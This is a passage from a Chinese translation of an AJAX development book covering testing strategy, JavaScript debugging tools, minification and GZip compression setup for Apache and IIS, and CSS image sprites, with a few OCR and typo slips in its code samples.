能正常运行。当软件中编写新的特性和不理解软件的整体依赖关系时将出现回归缺陷。无论进行项目协同开发的是否是大型团队的开发者，回归缺陷确确实实是一种最糟糕的缺陷类型，因为这种类型的缺陷能够导致软件项目的主要延迟，甚至更糟糕的是在经常相互竞争的开发者之间造成“政治”问题。无论导致哪种问题，回归缺陷的处理开销都是很大的。出于上述两个简单的原因，从现在开始我们需要小心谨慎，尽管成为一名循规蹈矩的编码者和为所有的代码创建自动化测试充满诱惑。回归测试会导致连锁错误的发生让程序变得越来越糟糕，因此我们需要格外小心并且制定计划以防止代码出现重大的错误。对于大部分代码，编写单元测试是一项琐碎的工作。如果仅仅基于诸如Selenium IDE的帮助来编写和运行功能测试，这是可行的。虽然在理想的状况下，回归测试相当吸引人，但是同时也让人感到敬畏。目前对于自动测试的主流观点是必须执行这项测试，不过，我们应该争辩的内容是在软件开发注重实效方法总体指导原则下是否仍然需要考虑这项测试。

回归测试或者自动化测试一般都比较耗费资源。主要消耗资源并非来自创建测试所需的时间。虽然创建测试也很花时间。消耗的资源主要来自当架构改变时，测试代码的修改上。在自动测试被破坏时，AJAX应用更加容易受其影响，不仅仅是因为缺陷问题，主要还是因为设计上的修改。例如，当我们意识到应用因为诸如可访问性、性能或运行效率等未知原因需要修改整个DOM结构时，构建任何直接引用到动态生成的DOM元素ID的测试，或者包含明确的XPath指向特定DOM元素的测试，这些都已经为消耗资源的核心黑洞挖出了陷阱。虽然自动化测试的创建意图是查找回归缺陷，而且确实很出色，自动化测试的主要价值体现在查找缺陷，这和测试最初编写的特定目标完全没有关系。遗憾的是，由于设计的匮乏，这种情况出现相当频繁。深思熟虑的测试架构和测试思想能够确保我们的测试在软件开发过程中具有应对变化的弹性，而且因为设计良好所以具有很好的代码覆盖率。

和商业上的很多事情一样，软件测试的目标是最小化直接成本，开发全面的测试架构，最大化未来开发高质量软件和复用测试架构。为了达到和平衡这两个目标，需要在软件项目生命周期过程中执行一些操作。首先需要限制开发测试架构所需成本，需要做到以下几点：

- **越早实现测试越好**——一个测试使用的时间越长，提供的价值越高。
- **首先执行粗粒度的人工测试**——越多的已了解的缺陷或者已经通过简单的手工测试查找出的缺陷节约了自动化测试的成本。
- **复用测试基础结构**——如果我们的测试基础结构能够在将来提供更多的价值，我们可以有效的节约前期费用。

● 冒烟测试

冒烟测试的思想源于电子行业。在电子行业中最新设计的电路的首次测试时检查是否冒烟，如果冒烟通常表明这是一个劣质产品。这种类似的思想也被应用到了软件中。冒烟测试由一些粗略覆盖软件功能的自动化测试组成。从架构基础开始到功能运行，冒烟测试应该涉及所有主要方面的功能。如果冒烟测试通过，我们认为这个软件构建良好，已经准备好进入正式质量保证程序。这个思想和创建耗费开销的自动测试之前执行手动测试的思想类似。

在继续完整的测试架构之前，冒烟测试是个很好的开端。这种方法允许我们快速抢先发现简

单的问题，例如配置更改或者整体回归缺陷，并让开发者继续专注于高价值的手动测试而不会掉以轻心，也不会依赖很可能编写很差劲的并且已实现的测试。

- 实现

我们已经提到JSUnit和Selenium都提供了服务器端组件，允许我们使用服务器，例如Java，来执行甚至是编写测试。这种方式能够帮助把客户端测试内联地引入到服务器测试中，并且更加简单地把这些测试集成到构建过程或者开发过程的IDE中。通过递增地实现这些基于服务器的自动化测试解决方案和简单的冒烟测试，我们能够为未来的测试架构增添价值，并且开始预防令人恐惧的回归缺陷。

4．浏览器测试

虽然所有的这些测试问题都是众所周知的，但除了工具之外，任何类型的软件开发过程中都包含了相同的问题，各种Web浏览器中的软件测试可能是AJAX测试代价最高和最为烦琐的问题。自动化测试之所以如此引人注目，是因为这些测试能够用于分发测试到各种机器上来自不同的软件提供商不同版本的Web浏览器。另一种选择是使用例如BrowserCam的服务[①]，这个产品同时提供了对运行着各种不同Web浏览器的服务器的远程访问，以及用于捕获运行在应用上的屏幕截图的屏幕捕获服务。我们能够获得在不同的浏览器不需要手动运行测试，但是仍然能够查看可视化结果的好处，请记住，人们尤其关心异常状况。

5．手动测试

我们看了一些能够在AJAX测试工作中起帮助作用的优秀工具。不过，我们无法忽略的最后一种测试方法是手动测试。对于查找缺陷而言手动测试的价值是无法衡量的，并且在某些特定的场景中价值很高，因为手动测试在测试过程中引入了随意性。虽然我们也能为自动化测试引入一定程度的随意性，不过这无法取代正真正的让一些人来使用软件，这些人可能以某种相对于自动化测试而言是完全没有计划的方式和软件交互。这也是手动测试的闪光点。手动测试不仅仅引入了随意性，而且人们擅长观察异常的行为，无论这种异常的行为是用户界面的布局还是和数据相关的用户界面。另一方面，众所周知计算机在关注怪异的状态或者怪异行为方面很差，相反，和人类不同的是，计算机在检查精确结果方面，尤其是我们所期望从单元测试获取的精确结果类型方面很擅长。因此，尽管对手动测试的第一反应可能是代价很高，我们发现这种付出是完全有理由的，因为可以在很短的时间内查找出大量的意想不到的缺陷。一个优秀的指导原则是首先执行手动测试，任何出现的缺陷应该划分优先级，然后，如果优先级足够高则执行自动化单元测试或者功能测试，执行这些测试防止未来的回归缺陷的出现。不过，无论你执行哪种测试，都不要忽视在质量保证过程中细致反复的手动测试所带来的价值。

6．持续集成

软件测试和质量保证难题中最后一部分内容是运行所有的自动化测试并确保软件是可构建的且构建的软件同时还能够通过测试。通常情况下，我们使用术语“持续集成”来描述这种测试。任何有价值的持续集成软件都能够连接到所推荐的代码存储库中，例如Subversion[②]，并且在代码

① 参见http://www.browsercam.com。

② 参见http://subversion.tigris.org。

检查的基础上为软件执行各种测试。

当前存在着各种不同的持续集成产品，例如CruiseControl和AntHill。但是都不是基于特定于AJAX问题构建的。不过，这些产品都支持自动化测试的持续运行、持续的软件构建和通过邮件和Web界面通知软件的状态。因为Selenium和JSUnit支持在JUnit或者Ant中远程执行测试，所以这两个工具都是在持续集成测试环境中运行的理想套件。

使用自动化测试和持续集成时，我们需要避免的陷阱是开发者对构建或者测试错误敏感度的下降。虽然很多人提倡先构建测试并且让所有测试运行失败，这种方式是TDD所推荐的，这将导致测试结果可能没有任何作用或者完全被忽略，从而导致编写自动化测试的工作开销很大。虽然所有的这些测试工具和方法能够帮助更好的构建软件，但是大量的文化和行为问题也可能延缓具有良好计划的项目。

5.3.2 调试

处理AJAX应用的怪异行为一直以来都是Web开发者最头疼的问题，因为直到目前为止，几乎没有什么已经存在的工具可以帮助处理这些问题。与其他语言不同，其他语言可以采用IDE负责调试任务，例如栈跟踪和逐句通过（stepping through）代码，JavaScript盲目的执行在Web浏览器中，当程序出错时，没有任何有用的反馈。当经常看到众所周知的“null is null or not an object”错误消息时，你就明白我们在讨论什么内容了。另外一个问题是当XHR请求发生错误时，应该如何排查并且修正这些错误？对于这些问题，有许多优秀的工具可用来简化开发。

1. Venkman

对于JavaScript调试，其中一种最为强大的工具是Mozilla的JavaScript调试器，也称为Venkman[①]，这个工具不仅能够帮助处理基本语法检查，而且还能够设置断点、检查变量的上下文（有没有曾经想知道在任意时刻的`this`的引用指的是什么？），逐句通过（stepping through）代码和执行调用栈导航。这个工具仅仅用于Mozilla产品（包括Firefox），但也意味着可以工作在MacOS、Linux和Windows操作系统之上。对于调试IE产生的问题通常也能够起到帮助作用，因为JavaScript中的大部分内容在不同的浏览器中是相同的。

Venkman调试器包括6个常见区域。已加载的脚本面板（Loaded Scripts panel）显示了当前页面中包含的脚本文件。通过单击面板中JavaScript文件旁边的展开/关闭（expand/collapse）三角形，我们可以浏览文件中的不同函数。

- 局部变量面板（Local Variables panel）支持在代码执行时跟踪变量的值。
- 断点面板（Venkman调试器）的监视（Breakpoints panel Watch）和断点面板允许你指定何时开始调试、何时停止执行等操作。
- 调用栈面板（Call Stack panel）显示了当前位于代码的哪个位置。通过这个窗口，我们常常可以判断出正在执行哪些函数以及哪个函数调用了这个函数。
- 源代码视图（Source Code view）显示了正在调试的实际的JavaScript代码。
- 交互会话面板（Interactive Session panel）提供了可以交互工作的命令行。输入/help可以

① 原书此处有误，可以通过http://www.mozilla.org/projects/venkman/查看最新版本。——译者注

获得命令帮助。




图5-13　Mozila的Venkman JavaScript 调试器

2. MS脚本调试器

微软公司和Venkman相同的产品是MS脚本调试器[①]（参见图5-14），而且也是免费的。我们可以基于Script Debugger使用交互控制台并且查看栈跟踪信息，如图5-14所示。如果你需要一些工具调试IE，这个工具确实很有用。我们在Visual Studio中可以找到更出色的解决方案。基于Visual Studio，我们能够对变量设置监视，创建断点，并且逐句通过代码，这些都是快速高效地进行调试所需的功能。使用哪种工具和个人偏好有关，我们可能不需要同时使用两种工具。这两种工具都只在Windows中的IE上工作，不过，如果编写跨平台支持的程序，我们可能想要从Venkman着手开始使用。如果你确实需要在IE中使用调试功能，首先，你同样首先需要确信在IE高级设置中取消对禁用脚本调试选项的选择（工具→Internet选项→高级），从而在浏览器中支持调试。




图5-14　MS脚本调试器

这里要指出的另一个要点是debugger关键字的使用。这个关键字可能是所有JavaScript中最为有用的功能之一。其本质是如何能在代码中设置断点，并且不仅仅能运行在IE中，同样还能运

① 参见http://www.microsoft.com/downloads/details.aspx?FamilyID=2f465be0-94fd-4569-b3c4-dffdf19ccd99&displaylang=en。

行在Firefox的Firebug操作中。

3. Firebug

目前用于JavaScript调试、DOM查看（DOM inspection）、网络状况监视（network sniffing）及其相互协作的最优秀的解决方案是Firefox的Firebug工具[①]。这个工具的调试能力正如你所预期的，使用debugger语句来设置断点，单步执行（stepping into）、逐过程（stepping over）和跳出（stepping out）函数调用，并在浏览器中查看代码。Firebug支持点击式（point-and-click）DOM查看和简单实时编辑DOM结构和CSS属性。Firebug最为有用和与众不同的部分是Console功能，这个功能允许开发者在当前页面的上下文中输入并执行任意的JavaScript。Console同时还能够用于显示来自JavaScript代码中的日志或者调试信息。我们不用alert()来进行快速而随意的调试，只使用Firebug的console.log("Welcome %s",username)方法支持printf功能，例如用于替代字符串的%s、用于替代数值的%d、%i、%f和用于替代对象的%o。console.log()方法使用很方便，因为这个方法以一种可读性很好的方式输出诸如数组或者HTML元素的复杂对象。console.trace()能够用于输出栈跟踪，console.time("name")和console.timeEnd("name")能够特定用于内联的特定计时信息。

在最新的Firebug版本1.0中提供了对所有的XHR请求和诸如图片和CSS等下载资源的网络状态监视和报告的功能。这个功能能够让开发者敏锐地觉察到网络架构的瓶颈在哪里。最新版本Firebug的另一个新功能是Web页面的性能分析。当登录GMail时，单击性能分析（Profile）按钮将触发Firebug跟踪所有的JavaScript代码的执行情况并以一种容易阅读的格式输出结果，如图5-15所示。




图5-15 Firebug JavaScript性能分析报告

4. Microsoft Developer Toolbar

DOM调试器服务的目标与脚本调试器略为不同。MS Developer Toolbar就是其中的一种DOM调试器[②]。这个工具不是让你调试JavaScript，而是支持通过点击页面上的对象进行查看，以树形视图查看DOM结构，并查看和设置DOM结点上的CSS属性，如图5-16所示。该工具安装在浏览器内部，

① 参见http://www.microsoft.com/downloads/details.aspx?FamilyID=2f465be0-94fd-4569-b3c4-dffdf19ccd99&displaylang=en。

② 参见http://www.microsoft.com/downloads/details.aspx?familyid=e59c3964-672d-4511-bb3e-2d5e1db91038&displaylang=en。

是浏览器的一个辅助插件，在需要使用这个工具时，这种方式能够极其方便快速地执行加载。




图5-16　Microsoft Developer Toolbar

5. Fiddler

为了解决HTTP请求的调试，可以在Windows上使用的是Fiddler[①]软件，这个软件允许开发者查看发送到服务器的HTTP请求的所有细节，执行性能分析（性能分析能够回答这样的问题："为什么我的应用下载耗费这么长的时间？"），查看哪些信息缓存了，哪些信息没有缓存，甚至是执行自动测试，如图5-17所示。Fiddler包括一个在IE中使用的内置的浏览器辅助对象，但是也可以通过设置代理在Firefox中使用。




图5-17　Microsoft Fiddler

① 参见http://www.fiddlertool.com。

6. Safari

虽然Safari已经改进了错误日志记录功能，但是调试AJAX应用仍然比较困难。Safari支持一个调试窗口，可以通过控制台开启激活。具体激活操作可以在终端窗口（应用→终端辅助工具）输入以下命令：

```
defaults write com.apple.safari IncludeDebugMenu 1
```

接着启动Safari并且在调试（Debug）菜单中选择记录JavaScript异常（Log JavaScript Exceptions）选项。在Safari1.3或者以上版本中，选择显示JavaScript控制台（Show JavaScript Console）菜单选项。对于更早的版本，JavaScript异常出现在控制台应用（应用→辅助工具→控制台）中。

幸好，Safari1.3和更高的版本支持通过`window.console.log()`明确地记录来自JavaScript的任意信息，类似Firebug中的`console.log()`。所有的信息都发送到JavaScript控制台窗口并显示成暗绿色。

Safari中来自WebKit的Web Inspector工具[①]可以用于支持DOM查看。Web Inspector提供的特性类似于Web Developer Toolbar和Firebug，并且支持点击式DOM查看。

5.4 部署

我们已经讨论了如何使用持续集成来保持项目在任何时候都能成功构建并且确保不会创建回归缺陷。如果通过了冒烟测试，我们可以继续下一步的工作，部署应用或者把产品发送给客户。不过，我们的工作还没有全部完成。当考虑如何部署应用时，还有一些附加的工作需要考虑。首先的两个工作和性能有关，我们已经在上文中讨论过了。最后的两个工作和AJAX的安全性和文档有关。

5.4.1 JavaScript 压缩

JavaScript一直都是非编译性的，当我们把AJAX应用发送到浏览器时，所有的源代码也同时发送到了浏览器。虽然这些包括大量注释甚至是内联文档的良好格式化代码在开发JavaScript程序时很有帮助，但是对于代码的内存使用量却是有害的。代码的内存使用量应该尽可能的小，但是不能牺牲代码的可读性，可维护性或者文档。如果出于代码量大小的考虑而决定格式化JavaScript代码，我们可以通过移除注释甚至是空格的方式来至少减少50%的代码量，这完全有可能实现。不过，如果出于代码量大小考虑，我们不必牺牲代码的清晰性和可读性；相反，我们能够使用可以自动整理JavaScript代码大小的众多可用工具中的一个来实现。这些高级工具中有一些工具使用了一种模式匹配和置换引擎的技术，这项技术用于移除长函数名和变量名，使用简短的毫无意义的字符进行置换。一些工具的广告宣称，通过这种方式抽象代码可以帮助保护知识产权，防止被偷窃，不过这种方式同时也引入了对依赖的外部固有API造成破坏的潜在问题。我们能够通过使用自动化测试检查压缩构建后的JavaScript文件，这也是自动化测试价值提升体现的另一种方式。

① 参见http://trac.webkit.org/projects/webkit/wiki/Web%20Inspector。

1. 代码最小化和混淆技术

用于缩减JavaScript代码量（通常称为最小化）并带有降低代码可读性的负面影响的一般技术包括以下几个方面：

- 移除注释；
- 压缩行首空格；
- 移除行尾空格；
- 压缩多行的空白行；
- 移除所有新行字符；
- 移除操作符周围的空格；
- 移除花括符周围的空格；
- 使用更简单的名称替代符号。

例如，一个编写良好、具有高度可读性和可维护性的文档能够让开发者保持良好的开发心态，这种没有优化的JavaScript文件可能如下所示：

```
/**
* @private
*/
var _calcAverage = function(aNumber)
{
  var nTotal = 0;
  var iLength = aNumber.length;
  for (var iIndex = 0; i<iLength; i++)
  {
    nTotal += aNumber[iIndex];
  }
  return nTotal/iLength;
}
/**
* Calculates the average of an array of numbers.
* @param {Array} Array of numbers to average.
*/
var calcAverage = _calcAverage;
```

保留公共的API（在这个例子中即函数名）时，我们可以优化这段代码移除空格和注释，并且简化变量名称，从而达到70%的缩减量。如果calcAverage方法通常是内部调用，我们还可以通过创建中间私有函数_calcAverage，在对内部引用编码时保留公共API。缩减的JavaScript代码看起来可能如下所示：

```
var _a(a){var b=0;var c=a.length;for (var d=0;d<c;d++){
b+=a[d];}return b/c;}var calcAverage=_a;
```

用于缩小JavaScript代码量的最为流行的工具估计是DOJO基金会提供的工具。这个工具基于Java技术开发（实际上是一种称为Rhino的基于Java的JavaScript运行时），能够简单的集成到我们的开发项目中，例如，在Ant的构建过程如下所示：

```
<!- 创建混淆的JS文件 ->
```

```
<target name="obfuscateJS" description="compress and obfuscate
code">
  <java classname="org.mozilla.javascript.tools.shell.Main"
    dir="${basedir}\build\rhino\bin\" fork="true"
    output="${basedir}\output\src_obfuscated.js">
    <arg line="-c ${basedir}\output\src.js" />
    <classpath>
      <pathelement path="${basedir}\build\rhino\bin\js.jar"/>
    </classpath>
  </java>
</target>
```

因为Rhino项目是一个开源项目，我们能够下载代码并且自定义压缩算法，从而根据需要进行代码压缩。其中需要注意的是eval()函数，当最小化JavaScript代码时这个函数将会让你陷入困境。请思考以下代码：

```
function foo(foobar) {
  return eval("foobar");
}
```

因为基于Rhino的压缩并不处理字符串，所以在最小化压缩时，生成代码将如下所示：

```
function foo(_a) {return eval("foobar");}
```

现在，局部变量foobar已经不存在了，这段代码将抛出一个错误。为了解决这个问题，请不要使用eval()，如果必须使用这个函数，请确保任何的局部变量都是3个或者更少的字符长度，Rhino将不会对变量名进行最小化处理。代码最小化同时还会产生其他良好的效果，例如代码将实际运行得更加高速，因为JavaScript运行时解析的代码量更少。JavaScript的解释器将在运行时读取每个单独的字符串，因此局部变量名越短，需要解析的字符就越少。

2. GZip或Deflate压缩

最后，在多数情况下也是最简单、最优秀的选择，即选择使用Gzip压缩对代码进行压缩。在服务器上，Microsoft IIS和Apache使用Gzip压缩可以简单地达到压缩代码的目的，并且所有的现代浏览器能够在运行过程中动态地解压Gzip压缩过的内容，从而支持在网络中传输更小的文件（70%的代码缩减量）。

为了让Gzip正常工作，浏览器必须发送值为gzip、deflate的Accept-Encoding首部信息，指明可以处理GZip压缩后的内容。服务器通过这个首部信息判断是否将GZip压缩后的内容发送给客户端。如果服务器响应一个压缩后的内容，同时需要发送包含了正确文件编码值，诸如gzip或者deflate的Content-Encoding首部信息让浏览器知道需要在使用这些文件之前进行内容解码。Firefox、IE和Opera能够接受所有的Gzip压缩的JavaScript文件，即使这些文件没有设置过Conent-Encoding首部信息。

- Apache文件压缩

为了在Apache中支持Gzip，我们需要使用mod_deflate或者mod_gzip模块，这两个模块非常类似。不过，mod_deflate一般是首选模块，因为这个模块是默认安装在最新版的Apache中，而且就服务器负载和速度而言，这个模块比起GZip表现略为出色。另一方面，GZip在压缩方面效果更

好一些。不过，这一点价值略低。如果你使用的Apache版本（一般是2.0以前的版本）不包含mod_deflate，可以在编译过程中使用配置命令行来使用md_deflate编译Apache：

```
./configure
–enable-modules=all /
–enable-mods-shared=all /
–enable-deflate
```

Apache的httpd.conf文件需要更新并且应该包括以下内容：

```
# 压缩以下内容
SetOutputFilter DEFLATE
SetInputFilter DEFLATE
SetEnvIfNoCase Request_URI \.(?:gif|jpe?g|png)$ no-gzip dontvary
SetEnvIfNoCase Request_URI \.(?:exe|t?gz|zip|bz2|rar)$ no-gzip
dont-vary
SetEnvIfNoCase Request_URI \.(?:pdf|avi|mov|mp3|rm)$ no-gzip
dont-vary

# 显式压缩以下文件类型
AddOutputFilterByType DEFLATE text/html text/plain text/xml
```

在建立Apache用于GZip压缩时，如果无法确定GZip是否正常运行，我们可以使用一些服务[①]来检查脚本或者页面是否实际上经过GZip压缩。

- IIS文件压缩

对于使用Windows服务器的用户，在IIS中支持压缩功能同样很简单。在Windows2003同时发布的IIS 6中，我们可以使用IIS管理控制台。打开IIS管理控制台，可以遵从以下步骤进行设置：

(1) 右键点击Web站点文件夹然后点击属性；

(2) 选择服务面板；

(3) 选择压缩静态文件选择框；

(4) 点击应用然后点击确定。

在IIS管理器中，压缩静态文件选项仅仅压缩扩展名为htm、html和txt的文件。如果我们想要压缩包括js扩展名的JavaScript文件，这个功能不起任何作用。在metabase文件中文件扩展名被保存为HcFileExtensions和HcScriptFileExtensions关键字的参数值，这个文件存储了IIS的所有属性。

使用DOS命令时，输入runas/profile/user:MyComputer\Administrator cmd，使用管理员权限打开命令窗口，然后输入cscript.exe 脚本名称（脚本名称包括脚本的全路径和所有参数）。

(1) 打开DOS命令窗口。

(2) 导航到c:\wwwroot\inetpub\AdminScripts。

(3) 运行以下命令设置JavaScript和CSS文件为基于GZip压缩：

```
cscript.exe adsutil.vbs set W3Svc/Filters/Compression/GZIP/HcFileExtensions
"js" "css"。
```

① 参见http://www.whatsmyip.org/mod_gzip_test。

(4) 运行以下命令设置JavaScript和CSS文件为基于Deflate压缩：

```
cscript.exe adsutil.vbs set W3Svc/Filters/Compression/DEFLATE/HcFileExtensions "js"
"css"。
```

(5) 运行以下命令重启IIS：

```
IISreset.exe /restart。
```

现在，我们能够配置IIS或者Apache来提供压缩内容，在大型企业应用执行这项工作之前，请确保检查服务器包含了可用的资源，用于在运行过程中处理提供的压缩内容。

3. 期望的结果

在这些技术中我们希望选择使用哪种类型的压缩呢？基于我们在第3章为EventManager对象编写的代码，这些代码以具备可读性和可维护性的方式编写，包括了优秀的文档和代码注释，让我们同时查看最小化和压缩后的结果。来自各种操作的文件大小结果列举如下：

原始大小（Kb）	最小化（Kb）	GZip（Kb）	最小化+Gzip（Kb）	代码缩减量（%）
9.3	3.9	2.8	1.3	86

我们可以看到最小化后的效果很大程度上减少了JavaScript文件的大小，然后在这个基础上添加Gzip压缩可以缩减90%左右的代码量。

5.4.2 图片合并

正如5.1.3节中讨论过的，为应用提供诸如图片、CSS和JavaScript文件资源会影响应用的启动性能。为了防止这个问题，我们可以采取明智的做法，在构建期间把JavaScript文件合并成单独的文件，或者至少是使用诸如Ant工具（参见http://ant.apache.org）把相关的文件合并到一些更大的文件中。我们不能在构建之前连接所有的文件，因为需要尽可能保持多个开发者开发流程尽可能流畅。我们不仅仅能够合并JavaScript文本文件，而且还能够合并图片文件到单独的文件和使用CSS裁剪仅仅显示在不同场景需要显示的图片区域。例如，图5-18显示了一个同时包含了彩色的和灰色版本的单独图片文件。（请注意，彩色图片在以下图片效果中没有显示出来）。




图5-18 能够使用CSS裁剪成两个不同图片的单独图片文件

如果我们想要同时在页面上显示图标的彩色版本和灰色版本，我们能够通过加载单独的图片和应用以下CSS节约加载时间：

```
<html>
  <head>
    <title>CSS Clip</title>
    <meta http-equiv="Content-Type"
content="text/html;charset=utf-8"/>
```

```
    <style type="text/css" media="screen">
    .colour {
      position:absolute;
